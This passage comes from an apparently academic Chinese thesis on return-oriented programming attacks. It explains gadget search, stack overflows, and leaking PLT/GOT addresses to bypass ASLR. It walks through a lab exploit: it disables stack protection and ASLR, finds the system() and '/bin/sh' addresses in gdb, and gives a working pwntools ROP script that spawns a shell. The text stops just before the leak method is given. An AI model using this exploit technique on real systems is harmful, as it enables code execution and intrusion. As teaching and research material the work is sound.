首先反汇编这个初始页的内容，分析出这个内存页中所有的指针，包括直接跳转和间接跳转（call，jmp），并记录下可用的 gadget。这些指针的性质和初始指针一样，都指向可执行代码段，直接跳转包含的立即数就是位于一个可执行代码页的地址，间接跳转通常会指向其它的模块。利用送一特性，重复相同的搜索过程能够让攻击者找到足够的 gadget。根据这些 gadget 的语义进行分类，解决寄存器之间的依赖等问题，筛选出攻击所用的指令序列。利用两个系统调用可以很容易找到任意的 API 函数，分别是用于获取库基址的 LoadLibrary 和获取函数首地址的 GetProcAddress。然后再利用实时编译，利用动态找到的 gadget 和 API 函数构造 payload，并将其转化脚本可用的形式。

这种攻击模式通过在运行时利用信息泄露，在内存页中搜索可用的 gadget 序列，然后利用找到的 gadget、API 函数动态地构造 payload，最后利用漏洞触发执行，完全不依赖其它任何关于目标系统地址空间的预知信息，整个流程都在 JavaScript 的执行环境中完成。

2.2.4 本章小结

本章首先列举了 ROP 攻击中相关的内存攻防技术和一些现有的防御机制。首先，通过缓冲区溢出和代码注入技术在 NX 面世后的局限性，引出了代码重用技术。这种攻击方法不再需要向进程地址空间中注入代码，而是直接利用程序或动态链接库中本身存在的指令序列，构造攻击序列。最经典的两种方式就是 return-into-libc 和 return-oriented programming。接着介绍了数据执行保护和地址空间布局随机化两种已经相对完善的防御机制，即本文重点讨论的需要绕过的 DEP 和 ASLR。

在 ROP 攻击部分，我们首先分析了 return-into-libc 攻击的原理和方法，简要对比后引出了 ROP 攻击。ROP 攻击的小节涉及到了 gadget 的工作模式，包括 gadget 挑选、gadget 串接以及 gadget 之间的跳转。然后描述了通常情况下的 ROP 攻击，从每一个步骤讲述了 ROP 攻击的过程，通过对执行流的控制，完成 ROP 攻击。接着介绍了实时 ROP 攻击，实时 ROP 完全工作于运行时，包含了整个攻击流程中的所有步骤，这个攻击方式不需要任何其它关于目标系统地址空间的先前信息，而是通过地址泄露和页跳转实现获取 gadget。

3. ROP 攻击方法设计与实现

当系统开启数据执行保护后，shellcode 不能再在堆栈上执行，向进程的地址空间中注入恶意代码片段并执行的注入式攻击受到了限制。因此，ROP 攻击这种能够利用程序以及库函数中本身存在的指令序列形成攻击，且不依赖堆栈传递参数的攻击方式开始被广泛应用。

在 ROP 的攻击中，gadget，尤其是其结尾处的 ret 指令，在整个 ROP 攻击中起到了非常重要的作用。每一个 gadget 都代表了一个小的任务（计算或删除等操作），ret 指令的作用就是将这些小任务串接起来。因此，在本章中，我们将重点阐述在实现过程中是如何搜索和确认 gadget 的。

在本章中，我们将根据防御方式的不同，以不同侧重点实现三种 ROP 攻击，分别为只绕过 DEP 的经典 ROP 攻击、绕过粗粒度 ASLR 的 ROP 攻击和绕过细粒度 ASLR 的实时 ROP 攻击。

3.1 经典 ROP 攻击方法设计与实现

3.1.1 总体设计

针对 DEP 防御机制，我们需要从动态链接库中选取合适的指令序列，并获取它们的地址。具体工作包括根据攻击需求设计栈中指令序列，搜索 gadget 并串接成 shellcode，创造栈溢出条件，以便劫持控制流。一个经典的 ROP 攻击的完整流程如下：




图 3.1 经典 ROP 攻击的总体流程图

整个经典 ROP 攻击的过程是分为设计并构建栈、搜索 gadget 和执行 shellcode 三大部分。首先需要根据整体攻击需求设计函数、参数等在栈中的布局,确认所需要的指令类型;接着在链接库中搜索 gadget 并与栈中数据相结合,构造攻击序列,最后利用栈溢出,将指针 EIP 覆盖到溢出点上,以便执行 shellcode。

3.1.2 栈攻击数据构建方法

在执行 ROP 攻击时,攻击者首先要选取构建 shellcode 的指令,指令可以来自于程序二进制代码也可以来自于链接库。这些指令链接起来就可以实现一个 shellcode 的功能。我们选取的每个指令序列都以“ret”指令结束,这样在前一个“ret”指令执行并返回时会 pop 栈中的后一个指令序列的首地址,并从前一个指令序列跳转到下一个指令序列执行。以此类推,就可以串连形成一个 ROP 链完成整个攻击。

例如,在 x86_64 平台中,在向 system()函数传递参数时需要将%rdi 设定为特定的值,并“call”system 函数。这个功能可以通过构建如下图的 ROP 链来实现:




图 3.2 ROP 攻击实例栈及栈中数据布局示意图

```
1  pop %rbx
2  ret
3  mov %rbx, %rax
4  add $0xe0, %rsp
5  pop %rbx
6  ret
7  mov %rsp, %rdi
8  call %eax
```

图 3.3 ROP 攻击实例攻击指令序列

在这个经典 ROP 攻击实例中，结合栈布局示意图来看，各段指令代表：

- 1.第 1 句将 system()函数的地址存入 rbx 寄存器。“ret”返回执行第 3 句汇编指令。
- 2.第 3-6 句将 rbx 寄存器内容传入 rax ,即用 rax 保存 system()函数的地址“ret”返回执行第 7 句汇编指令。
- 3.第 7-8 句设定寄存器 rdi 的值，并调用 eax 指向的 system()函数。

3.1.3 gadget 搜索和 shellcode 构建方法

ROP 攻击第一个需要解决的问题就是搜索 gadget。下图是 [Shacham , 2007] 提出的 Galileo 算法的改进版本，通过反汇编可执行代码段的二进制流，构建一个以 ret 为根的 trie 树，树的每一个叶节点到根节点都代表着一个 gadget。对原始版本的算法进行改进，在每个节点中都存储了父节点包含的指令序列，这样叶节点中就包含了完整的 gadget 序列。如图 3.4：

算法1：Galileo算法改进版本。通过反汇编可执行代码段的二进制流，构建一个以ret为根的trie树。增加了存储叶节点的数据结构，用于提升筛选效率。

INPUT：可执行代码段二进制流
OUTPUT：代表所有gadget的trie树

FOR pos FROM 1 TO length DO:
 IF the byte at pos is c3(即"ret"指令), THEN:
 CALL buildpos(pos,root);
 copy leaf vector;
 END IF
END FOR

FUNCTION:

buildpos(index pos, instruction parent insn):
 FOR step FROM 1 TO max_length DO:
 IF bytes[(pos - step)...(pos - 1)] decode as a valid instruction insn,
 THEN:
 Ensure insn is in the trie as a child of parent insn;
 copy sequence of parent into insn's gadget vector added with insn;
 CALL buildpos(pos - step, insn)
 END IF
END FOR

图 3.4 搜索 gadget 算法

该算法流程图如下：




图 3.5 改进 Galileo 算法流程图

该算法从整个二进制流的第一个字节开始判断，当遇到 ret 指令对应的字节（0xc3）时，就调用子函数 buildpos，来搜索这个字节前所有符合要求的 gadget，并将其记录下来。

函数的实现过程是通过逆向遍历的方式对字节逐一分析，当一串字节能够被解析为指令时，就将指令加入树中，并继续向前搜索，直至符合结束条件，成为最初的候选 gadget。树的每个节点都有一个存储结构，用于记录从本节点到根节点的指令序列。每次找到一条指令之后，就会将父节点的指令序列拷贝到当前节点。

接着，根据攻击意图，从候选 gadget 中筛选出需要的 gadget 并串接成 shellcode。

3.1.4 栈溢出方法

程序执行过程的栈是由操作系统创建与维护的，并且支持程序内的函数调用。在进行函数调用时，程序会将返回地址压入栈中，而执行完被调用函数代码

之后，则会通过 `ret` 指令从栈中弹出返回地址，装载到 `EIP` 指令寄存器，从而继续程序的运行。

栈溢出（`stack-based buffer overflows`）是一个需要重视的漏洞。一方面，由于程序员使用了 `strcpy`、`sprintf` 等不安全的函数，导致栈溢出漏洞的可能性大大增加。另一方面，由于栈上保存了函数的返回地址等信息，如果攻击者能够任意覆盖栈上的数据，就意味着通常情况下，能够修改程序的执行流程，从而造成更大的破坏。

栈溢出是指栈的使用超出了其规定大小，一般有如下两种原因：

1、局部数组过大。当函数内部的数组过大，超出了栈框架的大小时，有可能导致栈溢出。

2、递归调用层次太多。函数递归调用时，系统要在栈中不断存入函数调用时的状态和产生的变量，如果递归调用太深，此时递归无法正确返回，就会造成栈溢出。

本文中，在程序向位于栈中的内存地址写数据时，我们写入长度远超于栈分配给缓冲区的空间的数据，制造栈溢出。如图 3.6 所示：

```
void vulnerable_function(){
char buf[128];
read(STDIN_FILENO, buf, 256);
}
```

图 3.6 栈缓冲区溢出构造函数

接着，从栈溢出的原理出发，可以通过覆盖栈中函数的返回地址的方法来执行 ROP 攻击。

将原本的函数返回地址修改为攻击者指定的地址后，当程序返回时，程序流程将跳转到攻击者指定的地址，获取 Shell 甚至执行任意代码。

3.1.5 绕过 DEP 的 ROP 攻击的实现和测试

经典 ROP 攻击中，我们需要绕过的防御机制只有 DEP，于是先关闭 `Stack Protector` 和 `ASLR`。

```
ljs@ubuntu:~$ gcc -fno-stack-protector -o exp2 exp2.c
ljs@ubuntu:~$ sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

图 3.7 关闭 ASLR 防御机制

正式实施攻击的第一步，我们需要一个溢出漏洞。在这里，我们利用局部数组来构造一个漏洞。如图 3.7 所示：



图 3.8 构造缓冲区溢出完整程序

在 gdb 中进行调试来查找 system () 和“/bin/sh”字符串的地址。

```
(gdb) b main
Breakpoint 1 at 0x40058b
(gdb) run
Starting program: /home/ljs/exp2

Breakpoint 1, 0x0000000040058b in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x7ffff7a52390 <__libc_system>
(gdb) print __libc_start_main
$2 = {int (int (*)(int, char **, char **), int, char **, int (*)(int, char **,
char **), void (*)(void), void (*)(void),
void *)} 0x7ffff7a2d740 <__libc_start_main>
(gdb) find 0x7ffff7a2d740, +2200000, "/bin/sh"
0x7ffff7b99d57
warning: Unable to access 16000 bytes of target memory at 0x7ffff7bd46df, halting
search.
1 pattern found.
(gdb) x/s 0x7ffff7b99d57
0x7ffff7b99d57: "/bin/sh"
(gdb) quit
A debugging session is active.
```

图 3.9 查找 system () 和“/bin/sh”地址

我们首先在 main () 函数上下一个断点，使程序加载 libc.so 到内存中，以获取 system () 函数的地址。获取 libc.so 在内存中的起始位置之后便可以通过 find 命令查找“/bin/sh”字符串了。

接着，我们利用 ROPgadget 工具在程序 exp2 中搜索需要用到的 gadget。由于我们最终要实现的攻击是获取 shell，只用到了 system () 函数，其中只有一个参数“/bin/sh”，所以我们只需要找到形如 pop rdi,ret 的 gadget，将“/bin/sh”写入寄存器即可。

```
ljs@ubuntu:~$ ROPgadget --binary exp2 --only "pop|ret" | grep rdi
0x0000000000400623 : pop rdi ; ret
```

图 3.10 搜索到可用 gadget 及其地址

最后，需要劫持程序运行的正常控制流，指向 system () 函数。这样就无需在原有的栈上运行 shellcode，有效地绕过了 DEP 防御机制，保证 ROP 攻击顺利

执行。最终脚本如下：

```
#!/usr/bin/env python
from pwn import *

p= process('./exp2')
#p=remote('127.0.0.1',10001)

pop_ret_addr=0x0000000000400623
system_addr=0x7ffff7a52390
binsh_addr=0x7ffff7b99d57

payload='A'*136+p64(pop_ret_addr)+p64(binsh_addr)+p64(system_addr)


p.send(payload)

p.interactive()
```

图 3.11 最终脚本

3.1.6 结果演示

利用我们在 3.1.2 中构建的栈，可以获取系统的权限。进入特权模式后，输入命令“whoami”，能够得到用户名“ljs”。如图 3.12 所示：



```
ljs@ubuntu:~$ python exp2.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/ljs/.pwntools-cache
/update to 'never'.
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (3.14.0.dev0)
[+] Starting local process './exp2': pid 121463
[*] Switching to interactive mode
$ whoami
ljs
$
```

图 3.12 经典 ROP 攻击获取 shell

3.2 绕过粗粒度 ASLR 的 ROP 攻击方法设计与实现

当系统开启 ASLR 防御机制后，由于程序运行后库函数地址的变化，原有的攻击文件和攻击序列将失效。

不过，目前操作系统中的地址随机化都属于粗粒度 ASLR，即只有库首地址随机化，而其中数据的排列顺序没有变化。因此，攻击者可以很容易地通过内存泄漏得知库中某一函数的地址，再通过偏移量计算出任意库函数地址。

在本小节中，我们就利用了一种地址泄露的方式，通过过程链接表中的固定地址获取库函数地址，以实现攻击目的。

3.2.1 总体设计

针对 ASLR 防御机制，我们需要将离线攻击改为半在线攻击，以离线的状态

泄露 PLT 函数，以在线的状态获取攻击函数和计算库函数。具体工作包括泄露攻击函数在 PLT 表中的映射，获取偏移量并计算库函数地址，根据攻击需求设计栈中指令序列，搜索 gadget 并串接成 shellcode，创造栈溢出条件，以便劫持控制流。一个经典的 ROP 攻击的完整流程如下：




图 3.13 绕过粗粒度 ASLR 的 ROP 攻击的总体流程图

绕过粗粒度 ASLR 的 ROP 攻击的过程主要包含地址泄露与计算和经典 ROP 攻击流程两大部分。首先需要利用 PLT 表和 GOT 表泄露指向 libc 库中函数的指针，并记录所需函数与 system（）、“/bin/sh”字符串之间的偏移量。

接下来与经典 ROP 攻击类似，根据整体攻击需求设计栈中数据；搜索 gadget 并构造攻击序列；最后利用栈溢出，将指针 EIP 覆盖到溢出点上，从而执行 shellcode。这里需要注意的是，由于运行后地址有所改变，我们只能在攻击程序中设定攻击函数的利用，随着运行启动后打印出攻击函数在系统中的位置，再通过偏移公式得到 system（）函数以及“/bin/sh”字符串的地址，完成 shellcode 的执行。

3.2.2 内存地址泄露

函数名可以被看做一个内存地址，这个地址指向函数的入口。调用函数就是压入参数，保存返回地址，然后跳转到函数名指向的代码。但是如果函数在共享库中，共享库加载的地址本身就不确定，函数地址也就不确定了。这时，我们就需要用到内存地址泄露的方法，通过过程链接表获取动态链接库中函数的地址，完成 ROP 攻击。这就是绕过粗粒度 ASLR 防御机制的核心技术。

内存泄漏使得之前用于防止代码重用攻击最广泛有效的方式——地址随机

化失效。简单的代码随机化，比如 ASLR（地址空间布局随机化）通过随机化代码片段的基地址的确加大了 ROP 攻击的难度。然而现在攻击者可以利用内存泄漏来得知内存布局和机器码的随机化位置，利用这些信息，攻击者可以推断出运行时的指令序列地址，绕开代码随机化的阻挡实现 ROP 攻击。通常攻击者可以发起直接或者间接内存泄漏攻击。因此本文先对这两种类型的内存泄漏进行分析，通过图 3.14 可以更加清晰的看到两者不同：




图 3.14：直接内存泄漏和间接内存泄漏

在直接泄露形式中，由于存在内存泄漏漏洞，内存内容作为进程的输出发送。例如，可以使用缓冲区重读漏洞来泄漏内存。此外，同样的漏洞可能会被重复使用来泄漏大部分内存，这种技术已被成功地用于成功绕过细粒度 ASLR 和 Oxymoron。

在间接泄露形式中，有定时或故障分析攻击用于远程泄漏内存内容。这些攻击已被证明在绕过一次随机化技术（静态随机化）方面是有效的，并且即使对未知的二进制文件也是有效的。在间接泄露形式中，攻击可以覆盖较大的内存区域，并不限于与溢出缓冲区相邻的区域。而且，这些攻击不需要单独的内存泄漏漏洞。也就是说，单个缓冲区溢出漏洞可用于泄漏内存然后劫持控制的双重目的。间接信息泄露攻击也被用于绕过基于执行的内存破坏防御（称为代码指针完整性），甚至绕过 ASLR 的 ROP 攻击。

利用内存泄漏来获取动态链接库中函数地址，我们需要用到 ELF (Executable and Linking Format , 可执行与可链接格式)。ELF 是一种用于可执行文件、目标文件、库文件的文件格式。

ELF 文件有三种类型：

可重定位文件：也就是通常称的目标文件，后缀为.o；

共享文件：也就是通常称的库文件，后缀为.so；

可执行文件：本节主要讨论的文件格式；

总的来说，可执行文件的格式与上述两种文件的格式之间的区别主要在于观察的角度不同：一种称为链接视图，一种称为执行视图。

其文件结构如下图所示：



图 3.15：ELF 文件结构示意图

1、ELF Header：除了用于标识 ELF 文件的几个字节之外，ELF 文件头还包含了有关文件类型和大小的信息，以及文件加载后程序执行的入口信息等等，总之 ELF 头部是一个关于本 ELF 文件的路线图，从总体上描述文件的结构。

2、程序头表(Program Header Table)：向系统提供了可执行文件的数据在进程虚拟地址空间中组织方式的相关信息，它还表示了文件可能包含的段的数目，段的位置以及用途。

3、各个段 SegmentX (X=1,2,...) 和节 SectionX (X=1,2,...)：保存了与文件相关的各种形式的数据，例如符号表、实际的二进制代码、固定值或者程序使用的数值常数。

4、节头表(Section Header Table)：包含了与各段相关的附加信息。

执行视图中 Section Header Table 为可选。也就是说，在可执行文件中，节头表的所有数据即使全部设置为零，程序也能正确运行。

如果一个 ELF 可执行文件需要调用定义在共享库中的任何函数 ,那么它就有自己的 GOT (Global Offset Table , 全局偏移表) 和 PLT(procedure linkage table , 过程链接表)。这两个表之间的交互可以实现延迟绑定(lazy binning) ,这种方法将过程地址的绑定推迟到第一次调用该函数时。每一个外部定义的符号在 GOT 表中都有相应的条目 ,如果符号是函数则在 PLT 表中也有相应的条目 ,且一个 PLT 条目对应一个 GOT 条目 :




图 3.16 PLT 表和 GOT 表对应关系

GOT 是保存库函数地址的区域。程序运行时 , 库函数的地址会设置到 GOT 表中。由于动态库的函数是在使用时才被加载 , 因此 GOT 表在刚开始时是空的。PLT 包含了一些小函数 , 以便调用库函数。这些小函数的数量就是库函数中被使用到的函数的数量。GOT 表在名为 .got.plt 的 section (ELF 文件的组成部分之一) 中 , PLT 表在名为 .plt 的 section 中。也就是说 , PLT 表和 GOT 表是一一对应的 , 并且 PLT 表中的数据表示的就是 GOT 表中的地址。

PLT[0]是一个特殊的表目 , 它跳转到动态链接器中执行 ; 每个定义在共享库中并被本模块调用的函数在 PLT 中都有一个表目 , 从 PLT[1]开始。模块对函数的调用会转到相应 PLT 表目中执行 , 这些表目由三条指令构成。第一条指令是跳转到相应的 GOT 存储的地址值中。第二条指令把函数相应的地址压入栈中 , 第三条指令跳转到 PLT[0]中调用动态链接器解析函数地址 , 并把函数真正地址存入相应的 GOT 表目中。被调用函数 GOT 相应表目中存储的最初地址 , 为相应 PLT 表目中第二条指令的地址值 ; 函数第一次被调用后 , GOT 表目中的值就为函数的真正地址。这也是动态连接的最主要的目的。

简单来说 , PLT 被用于调用共享库函数。当调用一个共享库函数的时候 , 相应的 PLT 入口被用于替换函数的真实地址 , 原因在于真实地址在编译阶段未知。与共享库不同,PLT 是个固定的地址 , 没有包含空字节的可能。正因为这样,我们才可以利用 PLT 入口替代真实地址 , 通过泄露 PLT 函数地址来得到库函数地址 , 以此绕过上文提到的 ASLR 防御策略。

这需要 system 函数 (或者共享库中其他可利用的函数 , 例如我们实现过程中

中用到的 write 函数)必须在程序的某个地方被调用,这样 PLT 中才会有它的入口。

3.2.3 内存地址泄漏方法

根据 3.2.2 中的分析,我们确定了如下地址泄露方法:

